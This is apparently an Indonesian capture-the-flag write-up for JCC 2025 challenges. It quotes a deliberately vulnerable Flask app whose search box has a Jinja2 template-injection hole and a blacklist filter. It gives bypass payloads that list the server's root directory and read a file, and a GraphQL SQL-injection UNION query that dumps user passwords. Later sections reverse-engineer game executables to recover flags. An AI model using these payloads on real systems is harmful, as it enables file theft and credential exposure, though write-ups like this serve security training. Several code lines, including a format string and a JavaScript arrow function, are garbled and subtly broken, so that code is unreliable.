    'kangkung': {'name': 'Kangkung Air', 'price': 6000, 'stock': 40, 'description': 'Kangkung air segar untuk tumisan', 'image': 'kangkung.jpg'},
    'brokoli': {'name': 'Brokoli Premium', 'price': 20000, 'stock': 15, 'description': 'Brokoli premium kaya nutrisi', 'image': 'brokoli.jpg'}
}

def security_filter(user_input):
```

```

blacklist = ["%", "\\", "/", "\'", "\"", "'", "`", "|", " ", "[", "]", "+", "init", "subprocess",
"globals", "config", "update", "mro", "subclasses", "class", "base", "builtins", "cycler",
"joiner", "namespace", "lipsum"]

for word in blacklist:
    if word in user_input:
        return False
return True

def get_cart():
    """Get cart from session"""
    return session.get('cart', [])

def add_to_cart_session(item):
    """Add item to cart in session"""
    cart = get_cart()
    cart.append(item)
    session['cart'] = cart
    session.permanent = True

@app.route('/')
def home():
    cart = get_cart()
    return render_template('index.html', vegetables=vegetables, cart=cart)

@app.route('/search', methods=['POST'])
def search():
    query = request.form.get('query', '').strip()

    if not query:
        flash('Mohon masukkan kata kunci pencarian!', 'error')
        return redirect(url_for('home'))

    if not security_filter(query):
        return render_template('blocked.html', query=query)

    found_vegetables = {}
    for key, veggie in vegetables.items():
        if query.lower() in key or query.lower() in veggie['name'].lower():
            found_vegetables[key] = veggie

    if found_vegetables:
        template_msg = f"Hasil pencarian untuk '{query}': {len(found_vegetables)} sayuran  
ditemukan!"

```



```

else:
    template_msg = f"Maaf, tidak ada sayuran yang cocok dengan '{query}'. Coba kata kunci lain!"

    search_template = '''
<div class="result-info">
    <h3>''' + template_msg + '''</h3>
    <a href="{{ url_for('home') }}" class="btn btn-secondary">← Kembali ke Beranda</a>
</div>
'''

    template_content = '''<!DOCTYPE html>
<html lang="id">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Hasil Pencarian - Pasar Sayur Segar</title>
    <link rel="stylesheet" href="{{ url_for('static', filename='css/style.css') }}">
</head>
<body>
    <nav class="navbar">
        <div class="container">
            <a href="{{ url_for('home') }}" class="logo">🥬 Pasar Sayur Segar</a>
            <div class="nav-links">
                <a href="{{ url_for('home') }}">Beranda</a>
                <a href="{{ url_for('view_cart') }}">🛒 Keranjang</a>
                <a href="{{ url_for('admin') }}">👤 Admin</a>
            </div>
        </div>
    </nav>

    <main class="main-content">
        <div class="container">
            <div class="search-header">
                <h1>🔍 Hasil Pencarian</h1>
            </div>

            <div class="result-info">
                ''' + render_template_string(search_template) + '''
            </div>

            {% if found_vegetables %}
            <div class="vegetables-grid">
                {% for key, veggie in found_vegetables.items() %}

```

```

        <div class="veggie-card">
            <div class="veggie-image">🥕</div>
            <h3>{{ veggie.name }}</h3>
            <p class="veggie-description">{{ veggie.description }}</p>
            <div class="price">Rp {{ "{:,.format(veggie.price) }}" / kg</div>
            <div class="stock">Stok: {{ veggie.stock }} kg</div>
            <a href="{{ url_for('add_to_cart', veggie_key=key) }}" class="btn
btn-primary">Tambah ke Keranjang</a>
        </div>
    {% endfor %}
</div>
{% endif %}
</div>
</main>

<footer class="footer">
    <div class="container">
        <p>&copy; 2025 Pasar Sayur Segar. Sayuran segar langsung dari kebun ke meja Anda!</p>
    </div>
</footer>
</body>
</html>'''

return render_template_string(template_content,
                               found_vegetables=found_vegetables,
                               query=query)

@app.route('/add_to_cart/<veggie_key>')
def add_to_cart(veggie_key):
    if veggie_key in vegetables:
        item = {
            'key': veggie_key,
            'name': vegetables[veggie_key]['name'],
            'price': vegetables[veggie_key]['price']
        }
        add_to_cart_session(item)
        flash(f"{vegetables[veggie_key]['name']} berhasil ditambahkan ke keranjang!", 'success')
        return redirect(url_for('home'))

@app.route('/cart')
def view_cart():
    cart = get_cart()
    total = sum(item['price'] for item in cart)
    return render_template('cart.html', cart=cart, total=total)

```

```

@app.route('/clear_cart')
def clear_cart():
    session['cart'] = []
    flash('Keranjang berhasil dikosongkan!', 'info')
    return redirect(url_for('home'))


@app.route('/admin')
def admin():
    return render_template('admin.html')

if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0', port=1338)

```

Ada fungsi `search()` ambil input dari user lewat form, tapi hasilnya langsung dipasang ke `render_template_string()` tanpa ada escaping tambahan. Di sini udh pasti SSTI karena apa pun yang kita kirim bisa diproses sebagai template Jinja2.

Ada `security_filter()` yang ngecek input kita terhadap blacklist yg lumayan ketat: karakter `'`, `"`, `+`, `[ ]`, spasi, dan beberapa keyword kayak `subprocess`, `builtins`, `mro` langsung diblokir. Artinya payload SSTI standar bakal mental, jadi kita harus cari cara buat bypass filter ini. Sebagai awalan disini saya coba dengan payload `{{ 7*7 }}`



Nahh itu adalah hasil dari input `{{7*7}}`, oke langsung saja kita membuat payload untuk bisa menemukan flagnya

Disini step awal yang saya lakukan adalah melakukan enumerasi environment agar tahu apa saja yang bisa diakses lewat template. :

```
{{url_for.__globals__}}
```

Hasil Pencarian

```
Maaf, tidak ada sayuran yang cocok dengan {'__name__': 'flask.app', '__doc__': None, '__package__': 'flask',
'__loader__': <frozen_importlib_external.SourceFileLoader object at 0x7ffff7848b0>, '__spec__':
ModuleSpec(name='flask.app', loader=<frozen_importlib_external.SourceFileLoader object at 0x7ffff7848b0>,
origin='/usr/local/lib/python3.9/site-packages/flask/app.py'), '__file__': '/usr/local/lib/python3.9/site-packages/flask/
app.py', '__cached__': '/usr/local/lib/python3.9/site-packages/flask/_app.cpython-39.pyc',
'__builtins__': {'__name__': 'builtins', '__doc__': "Built-in functions, exceptions, and other objects.\n\nNoteworthy:
None is the 'nil' object; Ellipsis represents '...' in slices.", '__package__': '', '__loader__': <class
'frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class
'frozen_importlib.BuiltinImporter'>, origin='built-in'), '__build_class__': <built-in function __build_class__>,
'__import__': <built-in function __import__>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-
in function any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function
breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile': <built-in function
compile>, 'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>,
'eval': <built-in function eval>, 'exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in
function getattr>, 'globals': <built-in function globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in
function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>,
'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function iter>,
'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built-in
function min>, 'next': <built-in function next>, 'oct': <built-in function oct>, 'ord': <built-in function ord>, 'pow':
<built-in function pow>, 'print': <built-in function print>, 'repr': <built-in function repr>, 'round': <built-in function
round>, 'setattr': <built-in function setattr>, 'sorted': <built-in function sorted>, 'sum': <built-in function sum>,
'vars': <built-in function vars>, 'None': None, 'Ellipsis': Ellipsis, 'NotImplemented': NotImplemented, 'False': False,
'True': True, 'bool': <class 'bool'>, 'memoryview': <class 'memoryview'>, 'bytearray': <class 'bytearray'>, 'bytes':
<class 'bytes'>, 'classmethod': <class 'classmethod'>, 'complex': <class 'complex'>, 'dict': <class 'dict'>,
'enumerate': <class 'enumerate'>, 'filter': <class 'filter'>, 'float': <class 'float'>, 'frozenset': <class 'frozenset'>,
'property': <class 'property'>, 'int': <class 'int'>, 'list': <class 'list'>, 'map': <class 'map'>, 'object': <class 'object'>,
'range': <class 'range'>, 'reversed': <class 'reversed'>, 'set': <class 'set'>, 'slice': <class 'slice'>, 'staticmethod':
<class 'staticmethod'>, 'str': <class 'str'>, 'super': <class 'super'>, 'tuple': <class 'tuple'>, 'type': <class 'type'>, 'zip':
<class 'zip'>}, '__debug__': True, 'BaseException': <class 'BaseException'>, 'Exception': <class 'Exception'>,
'TypeError': <class 'TypeError'>, 'StopAsyncIteration': <class 'StopAsyncIteration'>, 'StopIteration': <class
'StopIteration'>, 'GeneratorExit': <class 'GeneratorExit'>, 'SystemExit': <class 'SystemExit'>, 'KeyboardInterrupt':
<class 'KeyboardInterrupt'>}
```

Hasilnya banyak bgt, tapi kita dpet info klo ada modul os, sys, dll. Ini berarti ada peluang buat akses filesystem atau info sistem lewat sini.

Coba kalau kita cek isi root direktorinya, karena ' dan " diblokir, kita harus kreatif. Bisa pake os.listdir() tanpa argumen default buat ambil current directory :

```
{{url_for.__globals__.os.listdir(url_for.__globals__.os.sep)}}
```

Hasil Pencarian

Maaf, tidak ada sayuran yang cocok dengan ['lib64', 'media', 'srv', 'etc', 'sbin', 'usr', 'var', 'sys', 'proc', 'tmp', 'home', 'run', 'opt', 'mnt', 'lib', 'root', 'dev', 'boot', 'bin', '.dockerenv', 'flag.txt', 'app']. Coba kata kunci lain!

[← Kembali ke Beranda](#)

Nahh disini kita sudah dapet informasi kalau flag nya ada disitu, namun disini saya bingung sekali cara mengambil/read flagnya karena ' itu diblokir, namun disini akhirnya saya punya caranya, yakni low-level POSIX I/O dengan mengambil nama file flag.txt dari hasil os.listdir() pakai .pop(-2) supaya nggak nulis string manual, lalu pakai path dengan os.path.join(os.sep, <nama>), lalu last read file dengan os.open lalu baca pakai os.read :

```
{{url_for.__globals__.os.read(url_for.__globals__.os.open(url_for.__globals__.os.path.join(url_for.__globals__.os.sep,url_for.__globals__.os.listdir(url_for.__globals__.os.sep).pop(-2)),0),999)}}
```

Hasil Pencarian

Maaf, tidak ada sayuran yang cocok dengan 'b'JCC25{c0ce30bd2a3ee3cb11c2ddf94e2d935c}'. Coba kata kunci lain!

[← Kembali ke Beranda](#)

Flag : JCC25{c0ce30bd2a3ee3cb11c2ddf94e2d935c}


Grapther

REST API with Style xixi

Attachment : <http://103.183.92.202:4003/>

Karena nggak ada source code, langsung saja kita coba-coba lewat query GraphQL. Langsung saja kita coba introspection query buat lihat schema-nya :


```
{
  __schema {
    queryType { name }
    mutationType { name }
    types { name kind }
  }
}
```



Dari sini ketahuan ada beberapa query seperti search_notes, note_by_id, my_notes, login, dll.


Coba kalau query search_notes biasa dulu :

```
{
  search_notes(text_query: "test") {
    id title content owner_id
  }
}
```



Gmn klo langsung saja coba payload union?? :

```
{
  search_notes(text_query: "' UNION SELECT id, username || ' | ' || role, password, 1 FROM users--") {
    id title content owner_id
  }
}
```



Naiss akhirnya jebol

Flag : JCC2025{graphql_inj3c7i0n_&_ID0R_fun}

[Game Cheating]

Playing in Hanoi

double click GAMES.exe ya!

Attachment : [t0w3r.zip](#)

Kita bisa saja langsung melihat di file index.html, namun disitu sangat banyak sekali fungsi2, jadi disini saya menemukan fungsi flagnya :

```
function _0x3h4i() {
  const _z = (n) => String.fromCharCode(n);
  const _mk = ((+!![]) & (+!![])) - (+!![]);
  const _decoy = [0x41,0x42,0x43].map(x=>x^1).join('');
  void _decoy;
  const _pA = new Uint8Array([0x54,0x30,0x77,0x33,0x72]);
  const _pB = [0x68, (2 << 1), 0x6e];
  const _pC = new Uint8Array([0x4f,0x31,0x5f,0x48,0x33,0x63,0x6b]);
  const _head = Array.from(_pA).map(c => _z(c ^ _mk)).join('');
  const _mid = _pB.map((v,i) => i===1 ? String(v) : _z(v)).join('');
  const _tail = Array.from(_pC).map(c => _z(c)).join('');
  const _b64 = () => (Function('r','return r.atob')(window))('X29mXw==');
  return [_head, _b64(), _mid, _tail].join('');
}
```

- _z: Buat mengubah kode ASCII ke karakter.
- _mk: hasilnya 0, gada efek ke data (XOR dengan 0 = tidak berubah).
- _pA → dikonversi ke "T0w3r".
- _pB → jadi "h4n" .
- _pC → jadi "01_H3ck".
- X29mXw== didecode base64 → " _of_ ".
- Kalau digabung "T0w3r" + "_of_" + "h4n" + "01_H3ck"

Ini bisa saja kita coba di console web menggunakan ini :

```
console.log(((() => { const _z = (n) => String.fromCharCode(n);
const _pA = [0x54, 0x30, 0x77, 0x33, 0x72]; const _pB = [0x68, 4,
0x6e]; const _pC = [0x4f, 0x31, 0x5f, 0x48, 0x33, 0x63, 0x6b];
return _pA.map(c=>_z(c)).join('') + '_of_' +
_pB.map((v,i)>=>i=1?String(v):_z(v)).join('') +
_pC.map(c=>_z(c)).join(''); }())()));
```



Flag : JCC25{T0w3r_of_h4n01_H3ck}


Snake Game

Win it in score 99999999

Attachment :

<https://drive.google.com/file/d/1hqvomZkyAfLYEtTQnms0DeNDZsY1anJr/view?usp=sharing>

Dikasih file exe, yang logonya kyk gini:



Bisa dibilang ini berarti dibuat menggunakan python, kita coba gunakan <https://pyinstxtractor-web.netlify.app/> untuk ubah jadi file pyc, lalu gunakan pylingual.io untuk decompile pycnya:

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: main.py
# Bytecode version: 3.13.0rc3 (3571)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

import pygame
import sys
import random
import time
CELL_SIZE = 20
GRID_WIDTH = 20
GRID_HEIGHT = 20
GAME_WIDTH = CELL_SIZE * GRID_WIDTH
GAME_HEIGHT = CELL_SIZE * GRID_HEIGHT
HUD_HEIGHT = 120
BORDER = 5
```

```

WINDOW_WIDTH = GAME_WIDTH + BORDER * 2
WINDOW_HEIGHT = GAME_HEIGHT + BORDER * 2 + HUD_HEIGHT
FPS = 10
WHITE = (255, 255, 255)
BLACK = (0, 0, 0)
DARK_GREEN = (10, 100, 10)
GREEN = (0, 200, 0)
RED = (200, 0, 0)
GRAY = (60, 60, 60)
BORDER_COLOR = (230, 230, 230)
HUD_BG = (230, 230, 230)

def random_food_position(snake):
    positions = [(x, y) for x in range(GRID_WIDTH) for y in
range(GRID_HEIGHT)]
    available = list(set(positions) - set(snake))
    return random.choice(available) if available else None

def draw_rect(surface, color, pos):
    x, y = pos
    rect = pygame.Rect(BORDER + x * CELL_SIZE, HUD_HEIGHT + BORDER + y *
CELL_SIZE, CELL_SIZE, CELL_SIZE, CELL_SIZE)
    pygame.draw.rect(surface, color, rect)

def main():
    pygame.init()
    screen = pygame.display.set_mode((WINDOW_WIDTH, WINDOW_HEIGHT))
    pygame.display.set_caption('Snake')
    clock = pygame.time.Clock()
    font = pygame.font.SysFont('consolas', 20)
    big_font = pygame.font.SysFont('consolas', 48)

    def _mix(seq):
        return ''.join((chr(seq[i] - seq[i + 1]) for i in range(0, len(seq),
2)))

    def _flag_str():
        payload = [124, 41, 183, 73, 64, 12, 157, 58, 140, 33, 102, 7, 153,
50, 112, 15, 137, 28, 120, 19, 104, 9, 177, 62, 154, 44, 57, 5, 138, 31, 123,
22, 74, 11]
        idx = list(range(len(payload)))
        idx[::4], idx[2::4] = (idx[2::4], idx[::4])
        scrambled = [payload[i] for i in idx]

```

```

        restore = [0] * len(scrambled)
        for j, i in enumerate(idx):
            restore[i] = scrambled[j]
        return _mix(restore)
FLAG_TARGET_SCORE = 1

def reset_game():
    start_x = GRID_WIDTH // 2
    start_y = GRID_HEIGHT // 2
    snake = [(start_x, start_y), (start_x - 1, start_y), (start_x - 2,
start_y)]
    direction = (1, 0)
    food = random_food_position(snake)
    score = 0
    start_time = time.time()
    return (snake, direction, food, score, start_time)

def show_start_screen():
    waiting = True
    if waiting:
        screen.fill(BLACK)
        title_text = big_font.render('SNAKE GAME', True, WHITE)
        title_rect = title_text.get_rect(center=(WINDOW_WIDTH // 2,
WINDOW_HEIGHT // 2 - 40))
        screen.blit(title_text, title_rect)
        start_text = font.render('Press any key to start', True, WHITE)
        start_rect = start_text.get_rect(center=(WINDOW_WIDTH // 2,
WINDOW_HEIGHT // 2 + 20))
        screen.blit(start_text, start_rect)
        pygame.display.flip()
        for event in pygame.event.get():
            if event.type == pygame.QUIT:
                pygame.quit()
                sys.exit()
            if event.type == pygame.KEYDOWN:
                pass
            else:
                waiting = False
    show_start_screen()
    snake, direction, food, score, start_time = reset_game()
    running = True
    paused = False
    game_over = False

```

```

if running:
    for event in pygame.event.get():
        if event.type == pygame.QUIT:
            running = False
            break
    if not running:
        pass
    break
pygame.quit()
sys.exit()
if __name__ == '__main__':
    main()

```

Flagnya sudah kita dapat tapi masih terencode, kita coba balik pembalikan dari kodenya untuk mendapatkan flagnya:

```

def _mix(seq):
    return ''.join(chr(seq[i] - seq[i + 1]) for i in range(0, len(seq), 2))

def _flag_str():
    payload = [124, 41, 183, 73, 64, 12, 157, 58, 140, 33, 102, 7,
               153, 50, 112, 15, 137, 28, 120, 19, 104, 9, 177, 62,
               154, 44, 57, 5, 138, 31, 123, 22, 74, 11]
    return _mix(payload)

print(_flag_str())

```

```

$ python3 solver.py
Sn4ck_game_sn4ke?

```

Flag : JCC25{Sn4ck_game_sn4ke?}


JCC Miner Game

Minning game sampai 9799452671 dapat flag

Attachment :

https://drive.google.com/file/d/1jTU45loYowfxobYRC1AXAb72eBtvXrq_/view?usp=sharing

Diberikan file miner, file type elf, langsung aja kita decompile pakai ida:



```

f rc4_like(std::vector<uchar,std::allocator<uchar>> cc
f build_key(void)
f reconstruct_cipher(void)
f decrypt_flag(void)
f line(char,int)
f title(std::__cxx11::basic_string<char,std::char_traits
f hud(Player const&)
f rint01_100(void)
f mine(Player &)
f eff(Player const&)
f refine(Player &)
f rest(Player &)
f sell(Player &)
f tick_day(Player &)
f workshop(Player &)
f shop(Player &)
f contracts_menu(Player &)
f contracts_new_day(void)
f check_win(Player &)
f main
  
```

ada banyak function penting disini, karena bicara soal flag di reverse engineering, maka mari kita fokuskan pada yang berhubungan dengan enkripsi, yaitu keempat ini:

```

f rc4_like(std::vector<uchar,std:
f build_key(void)
f reconstruct_cipher(void)
f decrypt_flag(void)

```

```

char v25[256]; // [rsp+20h] [rbp-120h] BYTES
unsigned __int64 v26; // [rsp+158h] [rbp-18h]

v15 = a2;
v26 = __readfsqword(0x28u);
v3 = v25;
memset(v25, 0, 0x100uLL);
for ( i = 0; i <= 255; ++i )
{
    a2 = i;
    *(_BYTE *)std::array<unsigned char,256ul>::operator[](v25, i) = i;
}
v20 = 0;
for ( j = 0; j <= 255; ++j )
{
    v4 = *(_BYTE *)std::array<unsigned char,256ul>::operator[](v25, j);
    v5 = std::vector<unsigned char,std::allocator<unsigned char>>::size;
    v20 = (unsigned __int8)(v4
        + *(_BYTE *)std::vector<unsigned char,std::al
    v6 = std::array<unsigned char,256ul>::operator[](v25, v20);
    v7 = std::array<unsigned char,256ul>::operator[](v25, j);
    a2 = v6;
    std::swap<unsigned char>(v7, v6);
}
}

char v4; // [rsp+1f0h] [rbp-210h] BYTE
char *v5; // [rsp+20h] [rbp-20h]
unsigned __int64 v6; // [rsp+28h] [rbp-18h]

v6 = __readfsqword(0x28u);
v5 = &v4;
v1 = build_key(void)::K;
v2 = strlen(build_key(void)::K);
std::vector<unsigned char,std::allocator<unsigned char>>::vector<char const*,void>(
    a1,
    build_key(void)::K,
    &v1[v2],
    &v4);
std::__new_allocator<unsigned char>::~__new_allocator(&v4);
return a1;
}

```

```

char v4; // [rsp+13h] [rbp-2Dh] BYREF
int v5; // [rsp+14h] [rbp-2Ch]
unsigned __int64 i; // [rsp+18h] [rbp-28h]
char *v7; // [rsp+20h] [rbp-20h]
unsigned __int64 v8; // [rsp+28h] [rbp-18h]

v8 = __readfsqword(0x28u);
v7 = &v4;
std::vector<unsigned char,std::allocator<unsigned char>>::vector(a1, 20LL, &
std::__new_allocator<unsigned char>::~__new_allocator(&v4);
for ( i = 0LL; i < 0x14; ++i )
{
    v1 = (_BYTE *)std::array<unsigned char,20ul>::operator[](&MASKED, i);
    v5 = (*v1 ^ 0xAA) - 7 * i;
    v2 = v5;
    *(_BYTE *)std::vector<unsigned char,std::allocator<unsigned char>>::operat
}
return a1;
}

```

```

5  __int64 v1; // rbx
1  __int64 v2; // rax
5  char v4; // [rsp+17h] [rbp-79h] BYREF
5  char *v5; // [rsp+18h] [rbp-78h]
7  char v6[32]; // [rsp+20h] [rbp-70h] BYREF
3  char v7[32]; // [rsp+40h] [rbp-50h] BYREF
9  char v8[24]; // [rsp+60h] [rbp-30h] BYREF
9  unsigned __int64 v9; // [rsp+78h] [rbp-18h]

2  v9 = __readfsqword(0x28u);
3  build_key((__int64)v6);
1  reconstruct_cipher((__int64)v7);
5  rc4_like((__int64)v8, (__int64)v6, (__int64)v7);
5  v5 = &v4;
7  v1 = std::vector<unsigned char,std::allocator<unsigned char>>::end(v8);
3  v2 = std::vector<unsigned char,std::allocator<unsigned char>>::begin(v8);
9  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<cha
9  a1,
1  v2,
2  v1,
3  &v4);
1  std::__new_allocator<char>::~__new_allocator(&v4);
5  std::vector<unsigned char,std::allocator<unsigned char>>::~vector(v8);
5  std::vector<unsigned char,std::allocator<unsigned char>>::~vector(v7);
7  std::vector<unsigned char,std::allocator<unsigned char>>::~vector(v6);

```

pada function build_key, key berada pada K yang valuenya:

```

00C068 ; char __build_key(void)::K
00C068 _ZZL9build_keyvE1K dq offset aGM30bfuK3y
00C068 ; DATA XREF: build_key(void)+2A↑r
00C068 ; build_key(void)+31↑r ...
00C068 ; "G@m3-0bfU$k3y!"

```


lalu kita juga harus cari masked array(&MASKED) di reconstruct cipher:

```

.data:000000000000C010 align 20h
.data:000000000000C020 ; MASKED
.data:000000000000C020 _ZL6MASKED db 46h ; F ; DATA XREF: reconstruct_cipher(void)+60fo
.data:000000000000C021 db 87h
.data:000000000000C022 db 0A0h
.data:000000000000C023 db 0D9h
.data:000000000000C024 db 8Fh
.data:000000000000C025 db 85h
.data:000000000000C026 db 88h
.data:000000000000C027 db 0A4h
.data:000000000000C028 db 0C2h
.data:000000000000C029 db 85h
.data:000000000000C02A db 0C5h
.data:000000000000C02B db 99h
.data:000000000000C02C db 0F3h
.data:000000000000C02D db 0C7h
.data:000000000000C02E db 29h ; )
.data:000000000000C02F db 89h
.data:000000000000C030 db 2Ch ; ,
.data:000000000000C031 db 87h
.data:000000000000C032 db 66h ; f
.data:000000000000C033 db 0CFh
.data:000000000000C034 db 0
.data:000000000000C035 db 0

```

